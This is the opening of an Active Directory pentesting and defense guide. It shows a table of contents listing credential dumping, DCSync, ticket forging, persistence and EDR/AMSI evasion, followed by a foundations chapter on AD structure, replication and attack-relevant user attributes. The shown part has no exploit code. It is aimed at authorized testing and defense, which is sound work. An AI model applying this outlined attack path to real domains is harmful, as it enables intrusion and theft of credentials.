

The Ultimate Active Directory Pentesting and Security Guide

A-to-Z reference for authorized testing and defense (2025-2026)

Contents

1	The Ultimate Active Directory Pentesting & Security Guide	6
1.1	How This Book Is Organized	6
1.2	Table of Contents	7
1.3	Status Tracker	9
2	Chapter 1 — Active Directory: Foundations & Architecture	10
2.1	1.1 What Active Directory Is & Why It Matters in Security	10
2.2	1.2 Logical Structure: Forests, Trees, Domains, OUs, Sites	11
2.3	1.3 Physical Structure: Domain Controllers, Global Catalog, Replication	11
2.4	1.4 AD Objects: Users, Groups, Computers, GPOs, Service Accounts	13
2.5	1.5 The AD Database: NTDS.dit	14
2.6	1.6 Core Protocols Deep Dive	14
2.7	1.7 Authentication Material: Passwords, Hashes, Tokens, Tickets, Certificates	18
2.8	1.8 Authorization: Security Descriptors, DACLS, SACLs, ACEs, Privileges	19
2.9	1.9 Group Policy Objects (GPOs)	20
2.10	1.10 Service Principal Names (SPNs)	20
2.11	1.11 Trusts	20
2.12	1.12 Functional Levels, Schema & Replication	21
2.13	1.13 Privileged Groups & Accounts	21
2.14	1.14 Managed Secrets: LAPS, gMSA, dMSA	22
2.15	Chapter 1 Recap & What You Now Understand	23
3	Chapter 2 — Building Your AD Pentesting Lab	24
3.1	2.1 Why a Lab & What to Practice	24
3.2	2.2 Option 1 — Manual Lab (maximum understanding)	24
3.3	2.3 Option 2 — GOAD (Game of Active Directory)	26
3.4	2.4 Option 3 — Cloud / Hosted Labs (zero setup)	26
3.5	2.5 Setting Up Your Attack Machine	27
3.6	2.6 Network Architecture for the Lab	27
3.7	2.7 Seeding Intentional Vulnerabilities	28
3.8	2.8 Snapshotting & Revert Strategy	28
3.9	Chapter 2 Recap	29
4	Chapter 3 — Reconnaissance & External Enumeration	30
4.1	3.1 Passive OSINT for AD Environments	30
4.2	3.2 DNS Enumeration	31
4.3	3.3 Port Scanning Strategy for AD	31
4.4	3.4 Service Fingerprinting & Version Detection	32
4.5	3.5 Identifying Domain Controllers	32
4.6	3.6 Username Enumeration	33
4.7	3.7 External Password Spraying	33
4.8	3.8 Tooling Summary	34
4.9	Chapter 3 Recap	34
5	Chapter 4 — Initial Access & Foothold	35

5.1	4.1 Credential-Based Access	35
5.2	4.2 LLMNR / NBT-NS / mDNS Poisoning (Responder)	35
5.3	4.3 IPv6 Attacks: mitm6 + ntlmrelayx	36
5.4	4.4 NTLM Relay — The Deep Dive	37
5.5	4.5 Coercion — Forcing Authentication	38
5.6	4.6 ARP Spoofing & WPAD Abuse	39
5.7	4.7 Web-to-AD: OWA, ADFS, LDAP-Bind Apps	39
5.8	4.8 Phishing for AD Creds (if in scope)	39
5.9	4.9 Public-Facing Services	39
5.10	Chapter 4 Recap	40
6	Chapter 5 — Post-Compromise Enumeration (The Crown Jewel Phase)	41
6.1	5.1 Why Enumeration Is 80% of the Pentest	41
6.2	5.2 Manual Enumeration (no special tools)	41
6.3	5.3 LDAP Enumeration in Depth	42
6.4	5.4 BloodHound — The Deep Dive	42
6.5	5.5 PowerView / SharpView	44
6.6	5.6 AD Security Assessment Tools (also great for recon)	44
6.7	5.7 Enumerating Shares, Printers, MSSQL, SCCM	45
6.8	5.8 ADCS Enumeration	45
6.9	5.9 LAPS / gMSA Enumeration	46
6.10	5.10 Delegation Enumeration	46
6.11	5.11 Misconfiguration Hunting	46
6.12	5.12 Password Policy & Session Enumeration	47
6.13	Chapter 5 Recap	47
7	Chapter 6 — Credential Harvesting & Cracking	48
7.1	6.1 LSASS Dumping	48
7.2	6.2 SAM / SYSTEM / SECURITY Hive Extraction	49
7.3	6.3 NTDS.dit Extraction (every domain hash)	49
7.4	6.4 DPAPI, Credential Manager, Vaults, Browsers, KeePass, WiFi	50
7.5	6.5 LSA Secrets	50
7.6	6.6 Kerberoasting	50
7.7	6.7 AS-REP Roasting	51
7.8	6.8 Internal Password Spraying	51
7.9	6.9 Cached Credentials (DCC2 / MSCache v2)	52
7.10	6.10 Network Harvesting	52
7.11	6.11 gMSA & LAPS Password Reading	52
7.12	Hash & Crack Quick Reference	52
7.13	Chapter 6 Recap	53
8	Chapter 7 — Privilege Escalation in Active Directory	54
8.1	7.1 Local Privilege Escalation Primer	54
8.2	7.2 ACL / DACL Abuse — The Critical AD Privesc Vector	55
8.3	7.3 Shadow Credentials (msDS-KeyCredentialLink)	56
8.4	7.4 Kerberos Delegation Abuse	57
8.5	7.5 GPO Abuse	58
8.6	7.6 ADCS Exploitation — ESC1 through ESC16 (Full Deep Dive)	58
8.7	7.6.5 dMSA Abuse — “BadSuccessor” (CVE-2025-53779)	61
8.8	7.7 MSSQL Abuse	62
8.9	7.8 Exchange Abuse	62
8.10	7.9 Built-in Group Abuse	63
8.11	7.10 SCCM / MECM & WSUS Attacks	63
8.12	Chapter 7 Recap	64
9	Chapter 8 — Lateral Movement	65
9.1	8.1 Theory & Goals	65
9.2	8.2 Pass-the-Hash (PtH)	65

9.3	8.3 Overpass-the-Hash / Pass-the-Key	66
9.4	8.4 Pass-the-Ticket (PtT)	66
9.5	8.5 Pass-the-Certificate	66
9.6	8.6 Remote Execution Methods Compared	66
9.7	8.7 PowerShell Remoting & WinRM	67
9.8	8.8 Pivoting & Tunneling	68
9.9	8.9 Living Off the Land	68
9.10	Chapter 8 Recap	69
10	Chapter 9 — Domain Dominance	70
10.1	9.1 DCSync	70
10.2	9.2 Golden Ticket	71
10.3	9.3 Silver Ticket	71
10.4	9.4 Diamond Ticket	71
10.5	9.5 Sapphire Ticket	72
10.6	9.6 NTDS.dit Offline Parsing	72
10.7	9.7 Skeleton Key	72
10.8	9.8 Custom SSP (Security Support Provider)	72
10.9	9.9 DCShadow	73
10.10	9.10 AdminSDHolder / SDProp	73
10.11	9.11 SID History Injection	73
10.12	9.12 DSRM Backdoor	73
10.13	9.13 krbtgt Account & The Double-Reset	74
10.14	9.14 Forest & Cross-Domain Attacks	74
10.15	Chapter 9 Recap	75
11	Chapter 10 — Persistence Mechanisms	76
11.1	10.1 Categorizing Persistence	76
11.2	10.2 Golden Ticket Persistence	76
11.3	10.3 Silver Ticket Persistence	77
11.4	10.4 Skeleton Key	77
11.5	10.5 Custom SSP / memssp	77
11.6	10.6 DCShadow for Persistent DACL Changes	77
11.7	10.7 AdminSDHolder Modification (self-healing)	77
11.8	10.8 SID History Injection	77
11.9	10.9 DSRM Backdoor	78
11.10	10.10 Machine Account Persistence	78
11.11	10.11 Security Descriptor Backdoors	78
11.12	10.12 Certificate-Based Persistence (very durable)	78
11.13	10.13 Host-Level Persistence (brief, for context)	78
11.14	10.14 Shadow Credentials Persistence	79
11.15	Persistence Durability Cheat Sheet	79
11.16	Chapter 10 Recap	79
12	Chapter 11 — Defense Evasion & OPSEC	80
12.1	11.1 Why OPSEC Matters	80
12.2	11.2 AMSI (Antimalware Scan Interface)	80
12.3	11.3 PowerShell Constrained Language Mode (CLM)	81
12.4	11.4 AppLocker / WDAC Bypass Strategies (concepts)	81
12.5	11.5 LOLBins in the AD Context	81
12.6	11.6 Credential Guard	81
12.7	11.7 Protected Users Group	81
12.8	11.8 EDR Evasion (concepts only)	82
12.9	11.9 Token Manipulation & Impersonation	82
12.10	11.10 Avoiding Detection Signatures	82
12.11	11.11 Noisy vs Stealthy Matrix	83
12.12	11.12 Timestomping & Log Evasion (ethics/legality note)	83
12.13	Chapter 11 Recap	83

13 Chapter 12 — Azure AD / Entra ID & Hybrid Attacks	85
13.1 12.1 Entra ID Fundamentals (and how it differs from AD)	85
13.2 12.2 Hybrid Identity: How On-Prem and Cloud Connect	85
13.3 12.3 On-Prem -> Cloud Attack Paths	86
13.4 12.4 Cloud -> On-Prem Attack Paths	87
13.5 12.5 Primary Refresh Token (PRT) Theft & Abuse	87
13.6 12.6 Device Identity Attacks	88
13.7 12.7 Token Theft & Replay	88
13.8 12.7.5 Device Code Phishing (the dominant 2025–2026 cloud vector)	88
13.9 12.8 Enumerating Entra ID	89
13.10 12.9 Azure Role Abuse	89
13.11 12.10 Consent Grant Attacks (Illicit Consent Phishing)	90
13.12 12.11 Managed Identity Abuse	90
13.13 12.12 Conditional Access Bypass Techniques	90
13.14 Chapter 12 Recap	90
14 Chapter 13 — Active Directory Hardening & Blue Team Defense	92
14.1 13.1 Tiered Administration Model & PAWs	92
14.2 13.2 Least Privilege	92
14.3 13.3 Securing Privileged Accounts	93
14.4 13.4 Kerberos Hardening	93
14.5 13.5 NTLM Hardening	93
14.6 13.6 LDAP Signing & Channel Binding	93
14.7 13.7 ADCS Hardening	93
14.8 13.8 Credential Guard, Remote Credential Guard, LAPS	94
14.9 13.9 GPO Security	94
14.10 13.10 Monitoring & Detection — Critical Event IDs	94
14.11 13.11 Honey Tokens, Honey Accounts & Deception	95
14.12 13.12 MDI, Sentinel & Sysmon	95
14.13 13.13 Regular Security Assessments	95
14.14 13.14 Password Policy	96
14.15 13.15 Patching Strategy for AD CVEs	96
14.16 13.16 Backup, Recovery & Forest Recovery	96
14.17 13.17 SID Filtering Across Trusts	96
14.18 13.18 Disabling Legacy Protocols	96
14.19 Chapter 13 Recap	97
15 Chapter 14 — Methodology, Cheat Sheets & MITRE ATT&CK Mapping	98
15.1 14.1 Methodology Flow (scope -> report)	98
15.2 14.2 Phase-by-Phase Checklist	98
15.3 14.3 Tool <-> Technique Map	99
15.4 14.4 MITRE ATT&CK Mapping	99
15.5 14.5 Impacket Cheat Sheet	100
15.6 14.6 Mimikatz Cheat Sheet	101
15.7 14.7 Rubeus Cheat Sheet	101
15.8 14.8 BloodHound Cypher Cheat Sheet	101
15.9 14.9 Certipy Cheat Sheet	101
15.10 14.10 NetExec (nxc) Cheat Sheet	102
15.11 14.11 PowerView Cheat Sheet	102
15.12 14.12 AD Port Reference	102
15.13 14.13 Hash Type & Crack-Mode Reference	102
15.14 14.14 Exam Strategy	103
16 Chapter 15 — Practice, Resources & Next Steps	104
16.1 15.1 Recommended Practice Platforms	104
16.2 15.2 Certification Path	105
16.3 15.3 Canonical Reading & References	105
16.4 15.4 Communities	105

16.5	15.5 Researchers to Follow (stay current)	106
16.6	15.6 Staying Up to Date (2025–2026 and beyond)	106
16.7	15.7 Professional Reporting	106
16.8	15.8 Final Word	107
16.9	Appendix A — Master Technique Index	107
16.10	Appendix B — One-Page “Zero to DA” Quick Path	107
17	Chapter 16 — Reference: Protocols, Tools, Technologies & Acronyms	109
17.1	16.1 How to Use This Chapter	109
17.2	16.2 Acronyms & Short Forms (Master Table)	109
17.3	16.3 Core Protocols	112
17.4	16.4 Authentication Material & Crypto	113
17.5	16.5 Technologies & Features (and their attack surface)	113
17.6	16.6 Windows Built-in Tools / LOLBins	114
17.7	16.7 Offensive Tooling Catalog (by phase)	114
17.8	16.8 PowerShell Tooling	117
17.9	16.9 Defensive Technologies	117
17.10	16.10 File Formats & Artifacts	117
17.11	Chapter 16 Recap	118
18	Appendix — Research Log & 2025–2026 Update Notes	119
18.1	ADCS — the ESC catalog now runs ESC1–ESC16	119
18.2	dMSA / BadSuccessor — CVE-2025-53779 (Windows Server 2025)	119
18.3	Entra ID / Cloud — Device Code Phishing is the dominant 2025–2026 vector	120
18.4	Tooling currency notes	120
18.5	Things to always re-verify before an engagement	120

Chapter 1

The Ultimate Active Directory Pentesting & Security Guide

A complete A-to-Z reference for Active Directory penetration testing and defense — from absolute fundamentals through the latest 2025–2026 techniques.

Audience: Beginners who have never touched AD, all the way to advanced red teamers prepping for OSCP, CPENT, CRTP, CRTE, OSCE3, and real-world engagements.

Ethics & Scope: Everything here is for **authorized testing, lab practice, and defensive understanding only**. Do not run any technique against systems you do not own or lack explicit written permission to test. Each offensive section is paired with a [BLUE TEAM] Blue Team detection/hardening counterpart so the same knowledge defends as well as it attacks.

1.1 How This Book Is Organized

The guide lives as a set of numbered Markdown files in this guide/ folder. Each chapter is self-contained but builds on the previous one, mirroring the phases of a real engagement: **learn the terrain -> build a lab -> recon -> get a foothold -> enumerate -> harvest creds -> escalate -> move laterally -> dominate the domain -> persist -> evade -> go hybrid/cloud -> defend -> reference**.

1.1.1 Callout Legend

Icon	Meaning
[TIP]	Pro tip — practical advice that saves time
[WARNING]	Warning — risk, gotcha, or thing that breaks engagements
[EXAM TIP]	Exam tip — relevant to OSCP/CRTP/CPENT/etc.
[RED TEAM]	Red Team note — OPSEC / tradecraft consideration
[BLUE TEAM]	Blue Team note — detection, prevention, hardening
[LAB]	Lab exercise — try it yourself

1.2 Table of Contents

1.2.1 Chapter 1 — Active Directory: Foundations & Architecture

File: 01-Foundations-and-Architecture.md - **1.1 What AD Is & Why It Matters in Security** — the central nervous system of enterprise IT and why one misconfig can mean total compromise. - **1.2 Logical Structure** — forests, trees, domains, OUs, sites, and how they nest. - **1.3 Physical Structure** — domain controllers, the global catalog, sites & replication topology. - **1.4 AD Objects** — users, groups (types/scopes), computers, GPOs, service accounts, contacts. - **1.5 The AD Database (NTDS.dit)** — structure, location, and why it's the crown jewel. - **1.6 Core Protocols Deep Dive** — LDAP/LDAPS, Kerberos (full AS/TGS/AP flow + diagram), NTLM (v1 vs v2 + diagram), DNS, SMB/RPC/WinRM/DCOM/WMI. - **1.7 Authentication Material** — passwords, LM/NT hashes, tokens, tickets, certificates. - **1.8 Authorization** — security descriptors, DACLS, SACLs, ACEs, privileges vs rights. - **1.9 Group Policy** — how GPOs apply, inheritance, precedence (LSDOU), GPO storage. - **1.10 Service Principal Names (SPNs)** — what they are and why attackers love them. - **1.11 Trusts** — types, direction, transitivity, and the security implications of each. - **1.12 Functional Levels, Schema & Replication (DRS)**. - **1.13 Privileged Groups & Accounts** — DA, EA, krbtgt, DSRM, built-in operators. - **1.14 Managed Secrets** — LAPS (legacy + Windows LAPS v2), gMSA, dMSA (and the BadSuccessor angle).

1.2.2 Chapter 2 — Building Your AD Pentesting Lab

File: 02-Lab-Setup.md - **2.1 Why a Lab & What to Practice**. - **2.2 Manual Lab** — Windows Server DC promotion, joining clients, seeding misconfigs. - **2.3 GOAD** — Game of Active Directory automated multi-forest vulnerable lab. - **2.4 Cloud/Hosted Labs** — HTB, THM, VulnLab, PentesterLab. - **2.5 Attack Machine Setup** — Kali/Parrot, pipx, tool install matrix. - **2.6 Network Architecture** — NAT vs host-only vs internal, segmentation. - **2.7 Seeding Vulnerabilities** — AD CS templates, delegation, ACLs, weak password policy. - **2.8 Snapshot & Revert Strategy**.

1.2.3 Chapter 3 — Reconnaissance & External Enumeration

File: 03-Recon-and-External-Enum.md - **3.1 Passive OSINT** — LinkedIn, DNS leaks, GitHub secrets, email header recon. - **3.2 DNS Enumeration** — zone transfers, subdomain brute force, SRV records. - **3.3 Port Scanning Strategy** — the AD port cheat list (88, 135, 139, 389, 445, 464, 593, 636, 3268/3269, 5985/5986, 9389). - **3.4 Service Fingerprinting**. - **3.5 Locating Domain Controllers**. - **3.6 Username Enumeration** — Kerbrute, SMTP VRFY, OWA timing, LDAP null binds. - **3.7 External Password Spraying** — lockout awareness, spray cadence. - **3.8 Tooling** — Nmap, Masscan, Kerbrute, theHarvester, Amass, dig/nslookup.

1.2.4 Chapter 4 — Initial Access & Foothold

File: 04-Initial-Access.md - **4.1 Credential-Based Access** — found creds, defaults, spray hits. - **4.2 LLMNR/NBT-NS/mDNS Poisoning** — Responder full walkthrough. - **4.3 IPv6 Attacks** — mitm6 + ntlmrelayx full chain. - **4.4 NTLM Relay Deep Dive** — theory, ntlmrelayx targets (LDAP/SMB/HTTP/MSSQL/ADCS), relay-to-LDAP for RBCD, relay-to-ADCS (ESC8). - **4.5 Coercion** — PetitPotam, PrinterBug, DFSCoerce, ShadowCoerce, MS-EVEN, Coercer. - **4.6 ARP Spoofing & WPAD Abuse**. - **4.7 Web-to-AD** — OWA, ADFS, LDAP-bind apps. - **4.8 Phishing for AD Creds (if in scope)**. - **4.9 Public-Facing Services** — MSSQL, RDP, Exchange (ProxyLogon/ProxyShell concepts).

1.2.5 Chapter 5 — Post-Compromise Enumeration (The Crown Jewel Phase)

File: 05-Post-Compromise-Enum.md - **5.1 Why Enumeration Is 80% of the Job**. - **5.2 Manual Enumeration** — net, nltest, dsquery, PowerShell AD module. - **5.3 LDAP Enumeration** — ldapsearch, ldapdomaindump, windapsearch, raw queries. - **5.4 BloodHound Deep Dive** — SharpHound collection methods, BloodHound CE setup, key + custom Cypher queries. - **5.5 PowerView / SharpView** — every important cmdlet with examples. - **5.6 Assessment Tools** — ADRecon, PingCastle, Purple Knight. - **5.7 Enumerating Shares, Printers, MSSQL, SCCM**. - **5.8 AD CS Enumeration** — Certipy find, Certify. - **5.9 LAPS / gMSA Enumeration**. - **5.10 Delegation Enumeration** — unconstrained, constrained, RBCD. - **5.11 Misconfig Hunting** — admin SPNs, no-preauth, reversible encryption. - **5.12 Password Policy & Session Enumeration**.

1.2.6 Chapter 6 — Credential Harvesting & Cracking

File: 06-Credential-Harvesting.md - **6.1 LSASS Dumping** — Mimikatz, comsvcs.dll, ProcDump, nanodump, HandleKatz. - **6.2 SAM/SYSTEM/SECURITY Hive Extraction**. - **6.3 NTDS.dit Extraction** — ntdsutil, VSS, secrets-dump, remote DCSync. - **6.4 DPAPI, Credential Manager, Vaults, Browsers, KeePass, WiFi**. - **6.5 LSA Secrets**. - **6.6 Kerberoasting** — theory, Rubeus/GetUserSPNs, targeted variant, cracking. - **6.7 AS-REP Roasting** — theory, Rubeus/GetNPUsers, cracking. - **6.8 Internal Password Spraying**. - **6.9 Cached Creds (DCC2)**. - **6.10 Network Harvesting** — Responder, Inveigh, PCredz. - **6.11 gMSA & LAPS Password Reading**.

1.2.7 Chapter 7 — Privilege Escalation in Active Directory

File: 07-Privilege-Escalation.md - **7.1 Local Privesc Primer** — token impersonation, potato attacks, service misconfigs. - **7.2 ACL/DACL Abuse** — GenericAll, GenericWrite, WriteOwner, WriteDACL, ForceChangePassword, AddMember, ReadLAPS/GMSA, AllExtendedRights — chains for each. - **7.3 Shadow Credentials** — msDS-KeyCredentialLink via Whisker/pyWhisker + PKINIT. - **7.4 Delegation Abuse** — unconstrained, constrained (S4U2Self/Proxy), RBCD full chain. - **7.5 GPO Abuse** — SharpGPOAbuse, pyGPOAbuse. - **7.6 ADCS Exploitation** — ESC1-ESC16, Certifried (CVE-2022-26923), EKUwu (CVE-2024-49019), tooling. - **7.6.5 dMSA / BadSuccessor** — CVE-2025-53779 (Windows Server 2025 dMSA abuse). - **7.7 MSSQL Abuse** — xp_cmdshell, linked servers, impersonation. - **7.8 Exchange Abuse** — PrivExchange, ProxyLogon/ProxyShell concepts. - **7.9 Built-in Group Abuse** — DNSAdmins, Backup/Print/Server/Account Operators. - **7.10 SCCM/MECM & WSUS Attacks**.

1.2.8 Chapter 8 — Lateral Movement

File: 08-Lateral-Movement.md - **8.1 Theory & Goals**. - **8.2 Pass-the-Hash**. - **8.3 Overpass-the-Hash / Pass-the-Key**. - **8.4 Pass-the-Ticket**. - **8.5 Pass-the-Certificate**. - **8.6 Remote Execution Compared** — PsExec, WMIExec, SMBExec, ATExec, DCOMExec, Evil-WinRM, RDP hijack. - **8.7 PowerShell Remoting & WinRM-over-cert**. - **8.8 Pivoting & Tunneling** — Chisel, Ligolo-ng, SSH, sshuttle, socat, double pivots. - **8.9 Living Off the Land**.

1.2.9 Chapter 9 — Domain Dominance

File: 09-Domain-Dominance.md - **9.1 DCSync**. - **9.2 Golden Ticket**. - **9.3 Silver Ticket**. - **9.4 Diamond Ticket**. - **9.5 Sapphire Ticket**. - **9.6 NTDS.dit Offline Parsing**. - **9.7 Skeleton Key**. - **9.8 Custom SSP**. - **9.9 DCShadow**. - **9.10 AdminSDHolder/SDProp**. - **9.11 SID History Injection**. - **9.12 DSRM Backdoor**. - **9.13 krbtgt Double-Reset**. - **9.14 Forest & Cross-Domain Attacks** — trust ticket forging, SID filtering bypass, PAM trust abuse.

1.2.10 Chapter 10 — Persistence Mechanisms

File: 10-Persistence.md - Categorized persistence (user/admin/domain level): Golden/Silver tickets, Skeleton Key, custom SSP, DCShadow, AdminSDHolder, SID history, DSRM, machine accounts, security-descriptor backdoors, certificate persistence, scheduled tasks/services, WMI event subs, GPO persistence, Shadow Credentials, ADCS CA key theft + ForgeCert.

1.2.11 Chapter 11 — Defense Evasion & OPSEC

File: 11-Defense-Evasion-OPSEC.md - AMSI bypass, CLM bypass, AppLocker/WDAC bypass, LOLBins, Credential Guard, Protected Users, EDR evasion (BYOVD, unhooking, direct syscalls, injection), token manipulation, detection-signature avoidance, noisy-vs-stealthy matrix, log evasion (with ethics/legality note).

1.2.12 Chapter 12 — Azure AD / Entra ID & Hybrid Attacks

File: 12-Entra-and-Hybrid.md - Entra fundamentals, hybrid identity (Connect Sync, PHS/PTA/Federation), on-prem->cloud (AAD Connect creds, Golden SAML), cloud->on-prem (admin role abuse, Intune), PRT theft/abuse, **device code phishing (Storm-2372/UTA0352) + FOCI**, device identity, token theft/replay, enumeration (ROADtools, AzureHound, GraphRunner), role abuse, consent grants, managed identity abuse, Conditional Access bypass.

1.2.13 Chapter 13 — AD Hardening & Blue Team Defense

File: 13-Hardening-and-Defense.md - Tiered admin model & PAWs, least privilege, privileged-account protection, Kerberos/NTLM/LDAP hardening, ADACS hardening, Credential Guard/LAPS, GPO security, monitoring (key Event IDs), honey tokens, MDI/Sentinel, Sysmon, assessment tooling, password policy, patching, backup/recovery, SID filtering, legacy-protocol disablement.

1.2.14 Chapter 14 — Methodology, Cheat Sheets & MITRE ATT&CK Mapping

File: 14-Methodology-and-Cheatsheets.md - Full methodology flow, phase checklists, tool->technique map, ATT&CK technique IDs, cheat sheets (Impacket, Mimikatz, Rubeus, BloodHound Cypher, Certipy, NetExec, PowerView), port table, hash-type/mode reference, exam strategies.

1.2.15 Chapter 15 — Practice, Resources & Next Steps

File: 15-Practice-and-Resources.md - Practice platforms, cert path, recommended reading, communities, researchers to follow, professional reporting.

1.2.16 Chapter 16 — Reference: Protocols, Tools, Technologies & Acronyms

File: 16-Reference-Protocols-Tools-Acronyms.md - Master acronym/short-form table; protocol reference (LDAP/Kerberos/NTLM/DNS/SMB/RPC interfaces); authentication material; technologies & their attack surface; Windows built-in tools/LOLBins; offensive tooling catalog by phase; PowerShell tooling; defensive tech; file formats & artifacts.

1.3 Status Tracker

Ch	Title	Status
00	Table of Contents	[DONE] Done
01	Foundations & Architecture	[DONE] Done
02	Lab Setup	[DONE] Done
03	Recon & External Enum	[DONE] Done
04	Initial Access	[DONE] Done
05	Post-Compromise Enum	[DONE] Done
06	Credential Harvesting	[DONE] Done
07	Privilege Escalation	[DONE] Done
08	Lateral Movement	[DONE] Done
09	Domain Dominance	[DONE] Done
10	Persistence	[DONE] Done
11	Defense Evasion & OPSEC	[DONE] Done
12	Entra & Hybrid	[DONE] Done
13	Hardening & Defense	[DONE] Done
14	Methodology & Cheat Sheets	[DONE] Done
15	Practice & Resources	[DONE] Done
16	Reference: Protocols, Tools & Acronyms	[DONE] Done
—	Appendix: Research Log 2025–2026	[DONE] Done

Chapter 2

Chapter 1 — Active Directory: Foundations & Architecture

If you skip this chapter you will spend the rest of your career copy-pasting commands you don't understand. Every attack later in this book is just *abusing a feature you'll learn here*. Kerberoasting is abusing Service Principal Names (SPNs) + Kerberos. DCSync is abusing replication. Active Directory Certificate Services (ADCS) attacks are abusing certificate enrollment. Master the mechanics now and the attacks become obvious.

2.1 1.1 What Active Directory Is & Why It Matters in Security

Active Directory (AD) is Microsoft's directory service — a centralized database plus a set of services that lets an organization manage **identities** (who you are), **authentication** (proving who you are), and **authorization** (what you're allowed to do) across thousands of Windows machines from one place.

Analogy: think of a large company building. AD is the combination of the **HR records** (who works here, what their role is), the **front-desk security guard** (checks your badge when you enter), and the **door-lock system** (decides which rooms your badge opens). A user logs in *once*, and AD vouches for them across the whole environment.

Why it matters to an attacker and defender:

- **~90%+ of Fortune 1000 companies run AD** as their identity backbone. If you compromise AD, you typically own every domain-joined workstation, server, file share, and often the cloud tenant too.
- AD is **designed for usability and backward compatibility**, which means it ships with insecure defaults (NTLM, Rivest Cipher 4 (RC4) Kerberos, machine-account quota, broad read access). Attackers live in that gap between "default" and "hardened."
- A single overprivileged Access Control List (ACL), one service account with a weak password, or one misconfigured certificate template can be a straight line from "low-priv user" to "Domain Admin." This is why AD pentesting is mostly about **enumeration and chaining small misconfigs**, not memory-corruption exploits.

[RED TEAM] **Red Team Note:** The fastest path to Domain Admin is almost never a Common Vulnerabilities and Exposures (CVE). It's a misconfiguration. Spend your time enumerating, not exploiting.

[BLUE TEAM] **Blue Team Note:** Your goal is to make the attacker's chain *longer* and *louder*. You rarely stop step 1 (a phish or a found credential). You win by detecting steps 2–6 before they reach Tier 0.

2.2 1.2 Logical Structure: Forests, Trees, Domains, OUs, Sites

AD has a **logical** structure (how you organize objects administratively) and a **physical** structure (where the servers and replication live). They are independent — a single domain can span many physical sites, and one site can host many domains.

2.2.1 The Logical Hierarchy (biggest -> smallest)

```
Forest (security boundary – the real edge of trust)
├── Tree (a contiguous DNS namespace)
│   ├── Domain (administrative + replication boundary)
│   │   ├── Organizational Unit (OU) (container for delegation + GPOs)
│   │   │   └── Objects (users, computers, groups, ...)
```

Term	What it is	Security relevance
Forest	The top-level container; one or more trees. The true security boundary of AD.	Compromise of one domain in a forest generally means the <i>whole forest</i> is at risk (see Ch. 9). Enterprise Admins lives here.
Tree	A group of domains sharing a contiguous DNS namespace (e.g. corp.com, eu.corp.com).	Domains in a tree auto-trust each other (transitive two-way).
Domain	A partition of the directory with its own policies, users, and DCs (e.g. corp.com).	Replication + admin boundary, not a security boundary. Domain Admins rule one domain.
OU	A sub-container inside a domain for grouping objects.	Where GPOs are linked and where admin rights are delegated (a common privesc source).
Site	A physical-topology object representing a network location.	Controls replication + which DC a client authenticates to.

[WARNING] **Critical concept:** The **forest** — not the domain — is the security boundary. Microsoft's official position: a domain is *not* a security boundary within a forest. If an attacker gets Domain Admin in a child domain, they can usually reach Enterprise Admin via Security Identifier (SID) History / trust abuse (Ch. 9). Treat the whole forest as one blast radius.

2.2.2 The Domain's Distinguished Name (DN)

Every AD object has a **Distinguished Name** that encodes its full path, built from components:

- DC= Domain Component (each Domain Name System (DNS) label) — corp.com -> DC=corp,DC=com
- OU= Organizational Unit
- CN= Common Name (the object itself / built-in containers)

Example DN for a user:

```
CN=Jane Doe,OU=Finance,OU=Users,DC=corp,DC=com
```

You'll read and write DNs constantly with LDAP tools (ldapsearch, bloodyAD, PowerView). Read it right-to-left: this is Jane Doe, in the Finance Organizational Unit (OU), inside the Users OU, in the corp.com domain.

2.3 1.3 Physical Structure: Domain Controllers, Global Catalog, Replication

2.3.1 Domain Controllers (DCs)

A **Domain Controller** is a Windows Server running the Active Directory Domain Services (AD DS) role. It holds a writable copy of the domain database (NTDS.dit), authenticates users (via Kerberos KDC + NT LAN Manager

(NTLM)), and enforces policy. **Owning a Domain Controller (DC) = owning the domain** because the DC stores every account's secrets.

Key facts:

- Every domain has **at least one** DC; production domains have several for redundancy.
- DCs are **Tier 0** assets — the most sensitive thing in the environment.
- A DC runs the **KDC (Key Distribution Center)** service for Kerberos and is the LDAP server for the domain.
- **Read-Only Domain Controllers (RODCs)** exist for branch offices — they hold a *filtered* copy and don't cache most secrets. They matter for the Sapphire Ticket / RODC-key attacks (Ch. 9).

2.3.2 FSMO Roles

AD multi-master replication needs a few **single-master** operations. These five **Flexible Single Master Operation (FSMO)** roles live on specific DCs:

Role	Scope	What it does	Attacker interest
Schema Master	Forest	Owns schema changes	Schema edits (rare, high-impact)
Domain Naming Master	Forest	Add/remove domains	—
RID Master	Domain	Hands out RID pools for new SIDs	SID History crafting context
PDC Emulator	Domain	Time sync, password chaining, GPO authority, lockout	High — time source for Kerberos; often targeted
Infrastructure Master	Domain	Cross-domain object references	—

Enumerate Flexible Single Master Operations (FSMO) holders with `netdom query fsmo` or PowerShell `Get-ADDomain/Get-ADForest`.

2.3.3 Global Catalog (GC)


The **Global Catalog** is a partial, read-only, forest-wide index of every object in every domain (a subset of attributes). It answers “where is object X anywhere in the forest?” and powers logon (UPN resolution) and forest-wide searches.

- Global Catalog (GC) listens on **TCP 3268** (LDAP) and **3269** (LDAPS).
- [RED TEAM] For recon, querying the GC lets you enumerate the **entire forest** from a foothold in one domain — extremely useful.

2.3.4 Sites & Replication (DRS)

DCs synchronize changes using the **Directory Replication Service Remote Protocol (MS-DRSR)**, also called **Directory Replication Service Remote Protocol (DRSUAPI)**. This is multi-master: a change on one DC propagates to all others.

- Intra-site replication is fast (seconds); inter-site is scheduled/compressed.
- **This is the protocol DCSync abuses** (Ch. 9): an attacker with replication rights asks a DC, “replicate me the secrets of user X,” and the DC happily sends the NT hash — including `krbtgt`. No code execution on the DC required.



2.4 1.4 AD Objects: Users, Groups, Computers, GPOs, Service Accounts

Everything in AD is an **object** with **attributes**, defined by the **schema**. The object types you must know:

2.4.1 Users

A user account = an identity for a person (or sometimes a service). Key attributes attackers read/abuse:

Attribute	Meaning / abuse
sAMAccountName	Pre-Windows-2000 logon name (e.g. j doe)
userPrincipalName (UPN)	j doe@corp.com style logon
objectSID	Unique security identifier
userAccountControl (UAC)	Bit flags: disabled, no-preauth, trusted-for-delegation, etc. Huge for attacks
servicePrincipalName (SPN)	If set on a user -> Kerberoastable (Ch. 6)
msDS-AllowedToDelegateTo	Constrained delegation target
msDS-KeyCredentialLink	Shadow Credentials target (Ch. 7)
adminCount	=1 means protected by AdminSDHolder (Ch. 9)
pwdLastSet, lastLogon	Recon — find stale/abandoned accounts

